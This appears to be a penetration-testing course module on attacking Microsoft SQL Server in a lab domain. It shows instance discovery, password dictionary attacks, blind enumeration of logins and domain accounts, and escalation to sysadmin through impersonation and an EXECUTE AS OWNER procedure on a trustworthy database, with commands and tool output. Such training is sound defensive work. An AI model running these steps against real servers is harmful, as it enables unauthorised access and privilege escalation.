Penetration Testing eXtreme

RED TEAMING MS SQL SERVER

MODULE 4

v 1.0

4.1 Introduction

4.2 MS SQL Server Fundamentals

4.3 Locating & Accessing SQL Servers

4.4 Escalating privileges within SQL Server

4.5 Common Post-Exploitation Activities

4.6 Poisoning the SQL Server Resolution Protocol

Introduction

4.1 Introduction

The majority of organizations base their database infrastructure on SQL Server. SQL Server is a very powerful and robust database platform by MS. It actually has as much functionality as an operating system does.

It also integrates tightly, right out of the box with Windows and Active Directory domains.

Consequently, there are trust relationships which we can leverage, from an attacker perspective.

While we cover infiltrating into MS SQL servers, we will focus our attention on weak and default configurations that can be leveraged by a penetration tester / red team member.

We will also gain a better understanding of what the attack surface of SQL instances is, especially in Active Directory environments.

The following topics will be covered.

- Locating & accessing SQL servers from various attack perspectives
- Identifying insufficiently secure configurations
- Escalating privileges within SQL Server from various attack perspectives
- Post-exploitation activities

MS SQL Server Fundamentals

At its core, MS SQL Server can be seen as just another application. It is actually a set of Windows services that run on the OS.

It is important to note that those Windows services run in the context of the service account. Every time an instance of SQL Server is installed, a set of Windows services is actually being installed that are uniquely named.

At a high level, the following SQL Server account types exist.

- Windows Accounts
- SQL Server Logins (inside SQL Server)
- Database Users (inside SQL Server)

Windows accounts and SQL Server logins are used for signing into the SQL Server.

In order to access data, an SQL Server login has to be mapped to a database user (unless you are a SysAdmin). A database user is created separately within the database level.

As far as MS SQL Server common roles are concerned, you will usually come across the following.

- sysadmin role
- public role

Refer to the following link for an extensive list.

SQL Server: Server-Level Roles

The sysadmin can be seen as the equivalent of a Windows administrator for SQL Server.

The public role is the least privileged role, which, in theory, allows someone to only connect to the SQL Server. It can be seen as something similar to the *Everyone* group in Windows.

Locating & Accessing SQL Servers

MS SQL servers can be identified from all attack perspectives (unauthenticated user, local user, domain user), using various techniques. Let's go through them…

1. **The unauthenticated perspective**

From an unauthenticated perspective, a penetration tester trying to find databases can use standard scanning methods (TCP, UDP, UDP broadcast).

MS SQL Server identification, through TCP/UDP port scanning, can be performed with tools such as Nmap, Nessus, SQLping3, OSQL/SQLCMD, MSF's mssql_ping module and PowerUpSQL.

For example, to identify SQL Server instances in our testing "ELS" domain, from an unauthenticated user perspective, we can use SQLCMD.

```
>> sqlcmd -L
```

We can do the same with Metasploit's mssql_ping module.

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > set RHOSTS Target_IP_or_CIDR_identifier
msf auxiliary(mssql_ping) > run
```

```
[*] Scanned 103 of 256 hosts (40% complete)
[*] 10.10.10.106:         - SQL Server information for 10.10.10.106:
[+] 10.10.10.106:         -    ServerName      = MSSQLSERVER2016
[+] 10.10.10.106:         -    InstanceName    = ELS_DB_DEFAULT
[+] 10.10.10.106:         -    IsClustered     = No
[+] 10.10.10.106:         -    Version         = 13.0.1601.5
[+] 10.10.10.106:         -    tcp             = 64176
[*] 10.10.10.106:         - SQL Server information for 10.10.10.106:
[+] 10.10.10.106:         -    ServerName      = MSSQLSERVER2016
[+] 10.10.10.106:         -    InstanceName    = ELS_DB_AS_SYSTEM
[+] 10.10.10.106:         -    IsClustered     = No
[+] 10.10.10.106:         -    Version         = 13.0.1601.5
[+] 10.10.10.106:         -    tcp             = 49355
[*] 10.10.10.106:         - SQL Server information for 10.10.10.106:
[+] 10.10.10.106:         -    ServerName      = MSSQLSERVER2016
[+] 10.10.10.106:         -    InstanceName    = MSSQLSERVER
[+] 10.10.10.106:         -    IsClustered     = No
[+] 10.10.10.106:         -    Version         = 13.0.1601.5
[+] 10.10.10.106:         -    tcp             = 1433
[*] 10.10.10.109:         - SQL Server information for 10.10.10.109:
[+] 10.10.10.109:         -    ServerName      = DATABASESERVER
[+] 10.10.10.109:         -    InstanceName    = MSSQLSERVER
[+] 10.10.10.109:         -    IsClustered     = No
[+] 10.10.10.109:         -    Version         = 13.0.1601.5
[+] 10.10.10.109:         -    tcp             = 1433
```

Finally, we can identify SQL Server instances, from an unauthenticated user perspective, using PowerUpSQL.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceScanUDP
```

Pillaging activities against a previously compromised system (e.g. finding a file that contains details regarding the whereabouts of critical infrastructure) can also prove useful in locating MS SQL servers.

In the case of databases residing in Azure environments, a penetration tester can perform enumeration activities through a DNS dictionary attack, usually against URL's with the format *x.databases.windows.net*.

Databases in Azure

Another thing to look for when dealing with databases residing in Azure environments is configuration files, containing connection strings, on public repositories.

Databases in Azure

Although databases in Azure environments are behind a firewall, by default, you will see that a lot of organizations open up holes on those firewalls.


2. The local user perspective

Identifying local instances is trivial. A penetration tester, as a local user, can identify local SQL Server instances by checking the system's services and registry settings. Additionally, PowerUpSQL includes a function to quickly identify local instances.

Identifying local SQL Server instances in our testing "MSSQLSERVER2016" machine, could be performed using PowerUpSQL as follows.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceLocal
```



3. The domain user perspective

When SQL Server is installed inside a domain, the instance is automatically registered in Active Directory, with an associated service account. This is done to support Kerberos authentication.

We can therefore locate SQL Server instances through SPN scanning, as we already covered. In addition, we can use tools such as *setspn.exe*, *adfind.exe*, *the* *Get-Spn.psm1* script and once again PowerUpSQL.

For example, to identify SQL Server instances in our testing "ELS" domain, from a domain user perspective, we can use PowerUpSQL as follows.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceDomain
```

4.3 Locating & Accessing SQL Servers

The result in our testing “ELS” domain is the following.

```
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLInstanceDomain


ComputerName      : DATABASESERVER.eLS.local
Instance          : DATABASESERVER.eLS.local,1433
DomainAccountSid  : 150000052100011415414010545641379260132235116148400
DomainAccount     : DATABASESERVER$
DomainAccountCn   : DATABASESERVER
Service           : MSSQLSvc
Spn               : MSSQLSvc/DATABASESERVER.eLS.local:1433
LastLogon         : 7/14/2017 12:04 AM
Description       :

ComputerName      : MSSQLSERVER2016
Instance          : MSSQLSERVER2016,1433
DomainAccountSid  : 150000052100011415414010545641379260132235116146400
DomainAccount     : MSSQLSERVER2016$
DomainAccountCn   : MSSQLSERVER2016
Service           : MSSQLSvc
Spn               : MSSQLSvc/MSSQLSERVER2016:1433
LastLogon         : 7/13/2017 11:59 PM
Description       :

ComputerName      : MSSQLSERVER2016
Instance          : MSSQLSERVER2016,64176
DomainAccountSid  : 150000052100011415414010545641379260132235116147400
DomainAccount     : appsvc
DomainAccountCn   : DataBase Application
Service           : MSSQLSvc
Spn               : MSSQLSvc/MSSQLSERVER2016:64176
LastLogon         : 7/13/2017 11:55 PM
Description       :

ComputerName      : MSSQLSERVER2016
Instance          : MSSQLSERVER2016,49335
DomainAccountSid  : 150000052100011415414010545641379260132235116244100
DomainAccount     : Administrator
DomainAccountCn   : Administrator
Service           : MSSQLSvc
Spn               : MSSQLSvc/MSSQLSERVER2016:49335
LastLogon         : 7/13/2017 11:55 PM
Description       : Built-in account for administering the computer/domain
```

To perform SQL Server discovery (and exploitation) at scale, we can leverage PowerUpSQL's functionalities. PowerUpSQL can perform SQL Server discovery from all the attack perspectives, as mentioned above.

Escalating privileges within SQL Server

By now, we should have identified all SQL servers in the environment. Let's now try to gain an initial foothold into those SQL Server instances.

To gain an initial foothold actually means escalating from an unauthenticated user, local user or domain user to an SQL login.

So, the first case we will cover in escalating privileges within SQL Server is **unauthenticated user / local user / domain user -> SQL login**

Gaining Initial Foothold on SQL Server

From an unauthenticated or domain user perspective we can perform dictionary attacks using commonly used credentials. Dictionary attacks should be executed with caution to avoid locking any accounts.

4.4 Escalating privileges within SQL Server

Gaining Initial Foothold on SQL Server

Following is an example of launching a dictionary attack against the identified SQL Server instances of our testing “ELS” domain, using PowerUpSQL. (Unauthenticated or Domain User perspective.)

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceScanUDP | Invoke-SQLAuditWeakLoginPw
                          or
>> Get-SQLInstanceDomain | Invoke-SQLAuditWeakLoginPw
```

Gaining Initial Foothold on SQL Server

The result in our testing “ELS” domain is the following. (Domain User perspective)

```
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLInstanceDomain | Invoke-SQLAu
ditWeakLoginPw -Verbose
VERBOSE: DATABASESERVER.eLS.local,1433 : START VULNERABILITY CHECK: Weak Login
Password
VERBOSE: DATABASESERVER.eLS.local,1433 : CONNECTION FAILED.
VERBOSE: DATABASESERVER.eLS.local,1433 : COMPLETED VULNERABILITY CHECK: Weak
Login Password.
VERBOSE: MSSQLSERVER2016,1433 : START VULNERABILITY CHECK: Weak Login Password
VERBOSE: MSSQLSERVER2016,1433 : CONNECTION FAILED.
VERBOSE: MSSQLSERVER2016,1433 : COMPLETED VULNERABILITY CHECK: Weak Login
Password.
VERBOSE: MSSQLSERVER2016,64176 : START VULNERABILITY CHECK: Weak Login Password
VERBOSE: MSSQLSERVER2016,64176 : CONNECTION SUCCESS.
VERBOSE: MSSQLSERVER2016,64176 - Getting supplied login...
VERBOSE: MSSQLSERVER2016,64176 - Fuzzing principal IDs  to ...
VERBOSE: MSSQLSERVER2016,64176 - Performing dictionary attack...
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User = sa Password = sa
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_SQLResourceSigningCertificate## Password =
###MS_SQLResourceSigningCertificate##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_SQLReplicationSigningCertificate## Password =
###MS_SQLReplicationSigningCertificate##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_SQLAuthenticatorCertificate## Password =
###MS_SQLAuthenticatorCertificate##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_PolicySigningCertificate## Password = ##MS_PolicySigningCertificate##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_SmoExtendedSigningCertificate## Password =
###MS_SmoExtendedSigningCertificate##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_PolicyEventProcessingLogin## Password = ##MS_PolicyEventProcessingLogin##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_PolicyTsqlExecutionLogin## Password = ##MS_PolicyTsqlExecutionLogin##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User =
###MS_AgentSigningCertificate## Password = ##MS_AgentSigningCertificate##
VERBOSE: MSSQLSERVER2016,64176 - Failed Login: User = els1admin Password =
els1admin
VERBOSE: MSSQLSERVER2016,64176 : COMPLETED VULNERABILITY CHECK: Weak Login
Password
VERBOSE: MSSQLSERVER2016,49335 : START VULNERABILITY CHECK: Weak Login Password
VERBOSE: MSSQLSERVER2016,49335 : CONNECTION FAILED.
VERBOSE: MSSQLSERVER2016,49335 : COMPLETED VULNERABILITY CHECK: Weak Login
Password.
```

Gaining Initial Foothold on SQL Server

NOTE: You can also try manually connecting to the identified SQL Server instances with a set of credentials, by executing the following.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceScanUDP | Get-SQLConnectionTestThreaded -Username username -
Password password
```

Gaining Initial Foothold on SQL Server

Many applications with SQL Server Express as backend, are set up using specific credentials and instance names due to vendor recommendations. Those credentials should also be considered.

Gaining Initial Foothold on SQL Server

Following is an example of launching a default password test against the identified SQL Server instances of our testing "ELS" domain, using PowerUpSQL. (Domain User perspective)

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceDomain | Invoke-SQLAuditDefaultLoginPw
                         or
 >> Get-SQLInstanceDomain | Get-SQLServerLoginDefaultPw
```

Gaining Initial Foothold on SQL Server

The result in our testing “ELS” domain is the following.

```
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLInstanceDomain | Invoke-SQLAu
ditDefaultLoginPw -Verbose
VERBOSE: DATABASESERVER.eLS.local,1433 : START VULNERABILITY CHECK: Default SQL
 Server Login Password
VERBOSE: DATABASESERVER.eLS.local,1433 : No named instance found.
VERBOSE: DATABASESERVER.eLS.local,1433 : COMPLETED VULNERABILITY CHECK: Default
 SQL Server Login Password
VERBOSE: MSSQLSERVER2016,1433 : START VULNERABILITY CHECK: Default SQL Server
Login Password
VERBOSE: MSSQLSERVER2016,1433 : No named instance found.
VERBOSE: MSSQLSERVER2016,1433 : COMPLETED VULNERABILITY CHECK: Default SQL
Server Login Password
VERBOSE: MSSQLSERVER2016,64176 : START VULNERABILITY CHECK: Default SQL Server
Login Password
VERBOSE: MSSQLSERVER2016,64176 : No named instance found.
VERBOSE: MSSQLSERVER2016,64176 : COMPLETED VULNERABILITY CHECK: Default SQL
Server Login Password
VERBOSE: MSSQLSERVER2016,49335 : START VULNERABILITY CHECK: Default SQL Server
Login Password
VERBOSE: MSSQLSERVER2016,49335 : No named instance found.
VERBOSE: MSSQLSERVER2016,49335 : COMPLETED VULNERABILITY CHECK: Default SQL
Server Login Password
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLInstanceDomain | Get-SQLServe
rLoginDefaultPw
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLInstanceDomain | Get-SQLServe
rLoginDefaultPw -Verbose
VERBOSE: DATABASESERVER.eLS.local,1433 : No named instance found.
VERBOSE: MSSQLSERVER2016,1433 : No named instance found.
VERBOSE: MSSQLSERVER2016,64176 : No named instance found.
VERBOSE: MSSQLSERVER2016,49335 : No named instance found.
```

Gaining Initial Foothold on SQL Server

From a local or domain user perspective, we should always try to login to SQL servers using the current account. This is due to the fact that excessive login privileges are commonly met on enterprise networks.

Gaining Initial Foothold on SQL Server

Following is an example of trying to login to the identified SQL Server instances using the current account, using PowerUpSQL. (Domain or Local User perspective)

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLInstanceDomain | Get-SQLConnectionTest
                    or
>> Get-SQLInstanceLocal | Get-SQLConnectionTest
```

Gaining Initial Foothold on SQL Server

The result in our testing “ELS” domain is the following (Domain User perspective).

```
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLInstanceDomain | Get-SQLConne
ctionTest -Verbose
VERBOSE: DATABASESERVER.eLS.local,1433 : Connection Failed.
VERBOSE:  Error: Exception calling "Open" with "0" argument(s): "Login failed
for user 'ELS\JeremyDoyle'."
VERBOSE: MSSQLSERVER2016,1433 : Connection Failed.
VERBOSE:  Error: Exception calling "Open" with "0" argument(s): "Login failed
for user 'ELS\JeremyDoyle'."
VERBOSE: MSSQLSERVER2016,64176 : Connection Success.
VERBOSE: MSSQLSERVER2016,49335 : Connection Failed.
VERBOSE:  Error: Exception calling "Open" with "0" argument(s): "A
network-related or instance-specific error occurred while establishing a
connection to SQL Server. The server was not found or was not accessible.
Verify that the instance name is correct and that SQL Server is configured to
allow remote connections. (provider: TCP Provider, error: 0 - The remote
computer refused the network connection.)"

ComputerName                Instance                    Status
------------                --------                    ------
DATABASESERVER.eLS.local    DATABASESERVER.eLS.loca...  Not Accessible
MSSQLSERVER2016             MSSQLSERVER2016,1433        Not Accessible
MSSQLSERVER2016             MSSQLSERVER2016,64176       Accessible
MSSQLSERVER2016             MSSQLSERVER2016,49335       Not Accessible
```

*To return to slide 68, click HERE.
**To return to slide 70, click HERE.

Gaining Initial Foothold on SQL Server

Please refer to PowerUpSQL's wiki page below, to find more examples on how to use PowerUpSQL in various occasions.
https://github.com/NetSPI/PowerUpSQL/wiki

Gaining Initial Foothold on SQL Server

While trying to gain initial foothold on SQL server (from all perspectives), we should always check for unencrypted SQL Server communications. If this is the case, via man-in-the-middle attack techniques we can inject our own queries. Based on the victim's privileges we may be able create (inject) our own SQL login.

Gaining Initial Foothold on SQL Server

Please refer to the sqlmitm.py by Anitian for injecting (altering) SQL queries on the fly.

Now that we have gained initial foothold let's try to work our way up from public role level privileges to sysadmin level privileges.

So, the second case we will cover in escalating privileges within SQL Server is **SQL login -> sysadmin**.

To work our way up from public role level privileges to sysadmin level privileges we can leverage the following.

1. Weak Passwords & Blind SQL Server Login Enumeration
2. Impersonation Privilege
3. Stored Procedure and Trigger Creation / Injection Issues
4. Automatic Execution of Stored Procedures

1. **Weak Passwords & Blind SQL Server Login Enumeration**

If we attempt to list all SQL Server logins, through our initial foothold, we will only see a subset of them.

Weak Passwords & Blind SQL Server Login Enumeration

Listing all SQL Server logins, through our initial foothold, can be executed by executing the following queries.

```
SELECT name FROM sys.syslogins
SELECT name FROM sys.server_principals
```

Weak Passwords & Blind SQL Server Login Enumeration

We can utilize the `suser_name` function, which returns the principal name for a given principal id. We can therefore identify all SQL logins by fuzzing the principal id value, inside the `suser_name` function, through the public role.

Weak Passwords & Blind SQL Server Login Enumeration

We can fuzz the principal id value, inside the *suser_name* function by executing the following queries.

```
SELECT SUSER_NAME(1)
SELECT SUSER_NAME(2)
SELECT SUSER_NAME(3)
...
```

Weak Passwords & Blind SQL Server Login Enumeration

Then, we can try to identify weak passwords on those identified SQL Server logins.

Weak Passwords & Blind SQL Server Login Enumeration

If this approach fails, we can also perform blind domain account/objects enumeration through our initial foothold, again with the public role.

Weak Passwords & Blind SQL Server Login Enumeration

Then, we can target the identified domain users and continue from there, again checking for weak passwords. In addition, imagine how useful this is in the case of a remote SQL injection based attack.

Weak Passwords & Blind SQL Server Login Enumeration

The procedure is the following.

a) Get the domain where the SQL Server is located

```
SELECT DEFAULT_DOMAIN() as mydomain
```

Weak Passwords & Blind SQL Server Login Enumeration

b) Get the full RID of Domain Admins group

```
SELECT SUSER_SID('identified_domain\Domain Admins')
```

Weak Passwords & Blind SQL Server Login Enumeration

c) Grab the first 48 bytes of the full RID, to get the SID for the domain. Then, create a new RID (that will be associated with a domain object) by appending a hex number value to the abovementioned SID.

Weak Passwords & Blind SQL Server Login Enumeration

d) Finally, use the *suser_name* function to get the domain object name associated with the supplied RID.

```
SELECT SUSER_NAME(RID)
```

Weak Passwords & Blind SQL Server Login Enumeration

Blind SQL login enumeration can be performed through PowerUpSQL's *Get-SQLFuzzServerLogin* function whereas blind domain account enumeration can be performed through the *Get-SQLFuzzDomainAccount* function.

Weak Passwords & Blind SQL Server Login Enumeration

To perform blind SQL login enumeration against the accessible instance we identified before, execute the following.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLFuzzServerLogin -Instance ComputerName\InstanceName
```

Weak Passwords & Blind SQL Server Login Enumeration

As you can see, using blind SQL login enumeration we identified a previously unknown SQL login, “els1admin”.

```
PS C:\Users\JeremyDoyle\Desktop\PowerUpSQL> Get-SQLFuzzServerLogin -Instance MSS
QLSERVER2016\ELS_DB_DEFAULT -Verbose
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : Connection Success.
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : Enumerating principal names from
principal IDs..

ComputerName        Instance            PrincipalId         PrincipleName
------------        --------            -----------         -------------
MSSQLSERVER2016     MSSQLSERVER2016\... 1                   sa
MSSQLSERVER2016     MSSQLSERVER2016\... 2                   public
MSSQLSERVER2016     MSSQLSERVER2016\... 3                   sysadmin
MSSQLSERVER2016     MSSQLSERVER2016\... 4                   securityadmin
MSSQLSERVER2016     MSSQLSERVER2016\... 5                   serveradmin
MSSQLSERVER2016     MSSQLSERVER2016\... 6                   setupadmin
MSSQLSERVER2016     MSSQLSERVER2016\... 7                   processadmin
MSSQLSERVER2016     MSSQLSERVER2016\... 8                   diskadmin
MSSQLSERVER2016     MSSQLSERVER2016\... 9                   dbcreator
MSSQLSERVER2016     MSSQLSERVER2016\... 10                  bulkadmin
MSSQLSERVER2016     MSSQLSERVER2016\... 101                 ##MS_SQLResource...
MSSQLSERVER2016     MSSQLSERVER2016\... 102                 ##MS_SQLReplicat...
MSSQLSERVER2016     MSSQLSERVER2016\... 103                 ##MS_SQLAuthenti...
MSSQLSERVER2016     MSSQLSERVER2016\... 105                 ##MS_PolicySigni...
MSSQLSERVER2016     MSSQLSERVER2016\... 106                 ##MS_SmoExtended...
MSSQLSERVER2016     MSSQLSERVER2016\... 121                 ##Agent XPs##
MSSQLSERVER2016     MSSQLSERVER2016\... 122                 ##SQL Mail XPs##
MSSQLSERVER2016     MSSQLSERVER2016\... 123                 ##Database Mail ...
MSSQLSERVER2016     MSSQLSERVER2016\... 124                 ##SMO and DMO XPs##
MSSQLSERVER2016     MSSQLSERVER2016\... 125                 ##Ole Automation...
MSSQLSERVER2016     MSSQLSERVER2016\... 126                 ##Web Assistant ...
MSSQLSERVER2016     MSSQLSERVER2016\... 127                 ##xp_cmdshell##
MSSQLSERVER2016     MSSQLSERVER2016\... 128                 ##Ad Hoc Distrib...
MSSQLSERVER2016     MSSQLSERVER2016\... 129                 ##Replication XPs##
MSSQLSERVER2016     MSSQLSERVER2016\... 256                 ##MS_PolicyEvent...
MSSQLSERVER2016     MSSQLSERVER2016\... 257                 ##MS_PolicyTsqlE...
MSSQLSERVER2016     MSSQLSERVER2016\... 258                 ##MS_AgentSignin...
MSSQLSERVER2016     MSSQLSERVER2016\... 259                 ELS\Administrator
MSSQLSERVER2016     MSSQLSERVER2016\... 260                 NT SERVICE\SQLWr...
MSSQLSERVER2016     MSSQLSERVER2016\... 261                 NT SERVICE\Winmgmt
MSSQLSERVER2016     MSSQLSERVER2016\... 262                 NT Service\MSSQL...
MSSQLSERVER2016     MSSQLSERVER2016\... 263                 NT AUTHORITY\SYSTEM
MSSQLSERVER2016     MSSQLSERVER2016\... 264                 NT SERVICE\SQLAg...
MSSQLSERVER2016     MSSQLSERVER2016\... 265                 NT SERVICE\Repor...
MSSQLSERVER2016     MSSQLSERVER2016\... 266                 NT SERVICE\SQLTE...
MSSQLSERVER2016     MSSQLSERVER2016\... 267                 ELS\JeremyDoyle
MSSQLSERVER2016     MSSQLSERVER2016\... 275                 els1admin
VERBOSE: MSSQLSERVER2016\ELS_DB_DEFAULT : Complete.
```

Weak Passwords & Blind SQL Server Login Enumeration

To perform blind domain account enumeration against the accessible instance we identified before, execute the following.

```
>> import-module .\PowerUpSQL.psd1
```

```
>> Get-SQLFuzzDomainAccount -Instance ComputerName\InstanceName
```

4.4 Escalating privileges within SQL Server

MAP REF

Weak Passwords & Blind SQL Server Login Enumeration

As you can see below, using blind domain account enumeration we identified previously unknown domain accounts and also gathered critical information about the environment.

```
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\SM_0776d6dd246547c2b
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\WIN10$
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\WSUS$
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\WINDOWS7$
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\EXCHANGE$
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Organization Manag...
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Recipient Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\View-Only Organiza...
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Public Folder Mana...
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\UM Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Help Desk
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Records Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Discovery Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Server Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Delegated Setup
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Hygiene Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Compliance Management
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Exchange Servers
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Exchange Trusted S...
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\Exchange Windows P...
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\ExchangeLegacyInterop
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\$B41000-420MJ5FQBTBS
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\SM_1b353687de8b49bb8
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\SM_c6ead0d28934451fa
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\SM_61b5487b9e7f4138b
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\JeremyDoyle
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\SamanthaRivers
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\MSSQLSERVER2016S
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\appsvc
MSSQLSERVER2016          MSSQLSERVER2016\ELS_DB_... ELS\DATABASESERVER$
```

2. Impersonation

The next SQL Server feature we can leverage to gain sysadmin level privileges is impersonation.

There are a lot of ways of getting code or a command to run in the context of a user that has more privileges than we have on SQL Server. The most commonly used ones are the following.

Impersonation on SQL Server

1. Impersonate Privilege
2. Stored Procedure and Trigger Creation / Injection Issues
3. Automatic Execution of Stored Procedures
4. Agent Jobs
5. xp_cmdshell proxy acount
6. Create Database Link to File or Server
7. Import / Install Custom Assemblies
8. Ad-Hoc Queries
9. Shared Service Accounts
10. Database Links
11. UNC Path Injection
12. Python code execution

In the context of trying to escalate from public role level privileges to sysadmin level privileges, we will focus on the following paths to impersonation.

a. Impersonate Privilege
b. Stored Procedure and Trigger Creation / Injection Issues
c. Automatic Execution of Stored Procedures

a. Impersonate Privilege

There is a privilege/permission in SQL Server which allows a less privileged user to impersonate a user with more access.

The queries/commands to be executed are not limited in any way.

Impersonate Privilege

There is a requirement for OS command execution though, the database has to be configured as trustworthy.

Impersonate Privilege

For example, to manually check if you can impersonate the `sa` login, execute the following queries.

```
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')

EXECUTE AS LOGIN = 'sa'

SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
```

Impersonate Privilege

NOTE: EXECUTE AS LOGIN is used at the server level. For the database level, EXECUTE AS USER can be used.

b. Stored Procedure and Trigger Creation / Injection Issues

Developers usually gather all the functionality they want the user, to be able to execute in a kind of an elevated context, and put it inside a stored procedure.

Stored Procedure and Trigger Creation / Injection Issues

To execute it and give it access to additional things, developers usually have it executed as the owner of the database (EXECUTE AS OWNER).

Stored Procedure and Trigger Creation / Injection Issues

This way, execution can still take place in another user's context, commands can be limited and granting the impersonate privilege is not required.

Stored Procedure and Trigger Creation / Injection Issues

There are some disadvantages from a security perspective, when following this approach.

Stored Procedure and Trigger Creation / Injection Issues

The first one is that there is no granular control over the database owner's privileges. The second one is that when applications are deployed, the `sa` account or a sysadmin account usually owns the database.

Stored Procedure and Trigger Creation / Injection Issues

The DB_OWNER role can then use the EXECUTE AS OWNER to actually execute in the context of either the `sa` or sysadmin accounts.

Stored Procedure and Trigger Creation / Injection Issues

Finally, if those stored procedures are implemented insecurely, impersonation through SQL injection or command injection can occur, by actually extending the stored procedure.

Stored Procedure and Trigger Creation / Injection Issues

An example of such a stored procedure is the following.

```
USE MyDB
GO
CREATE PROCEDURE elevate
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'simple_user','sysadmin'
GO
```

Stored Procedure and Trigger Creation / Injection Issues

Once again, there is a requirement for OS command execution. The database has to be configured as trustworthy. The more secure way of following this approach is through signed stored procedures, although impersonation through SQL or command injection can still occur.

Stored Procedure and Trigger Creation / Injection Issues

Let’s see an attack scenario showcasing how a penetration tester / red team member could leverage an insufficiently secure EXECUTE AS OWNER configuration.

Stored Procedure and Trigger Creation / Injection Issues

A DBA performs the following for a web application.

SQLQuery2.sql - DA...ER.master (sa (57))* | SQLQuery3.sql - DA...Works2008 (sa (58))*

```
CREATE LOGIN AdventureWorksUser1 WITH PASSWORD = 'P@ssw0rd123';
```

Creates an SQL login for the web application.

SQLQuery3.sql - DA...Works2008 (sa (58))* | SQLQuery4.sql - DA...Works2008 (sa (51))* | SQLQuery5.sql -

```
USE AdventureWorks2008
ALTER LOGIN [AdventureWorksUser1] with default_database = [AdventureWorks2008];
CREATE USER [AdventureWorksUser1] FROM LOGIN [AdventureWorksUser1];
EXEC sp_addrolemember [db_owner], [AdventureWorksUser1];
```

Assigns this SQL login the db_owner role, so that the web application can access whatever is needed from the database.

SQLQuery5.sql - DA...Works2008 (sa (59))* | SQLQuery7.sql - DA...Works2008 (sa (61))*

```
ALTER DATABASE AdventureWorks2008 SET TRUSTWORTHY ON
```

Sets the AdventureWorks2008 database as trustworthy, so that it can access external resources.

Stored Procedure and Trigger Creation / Injection Issues

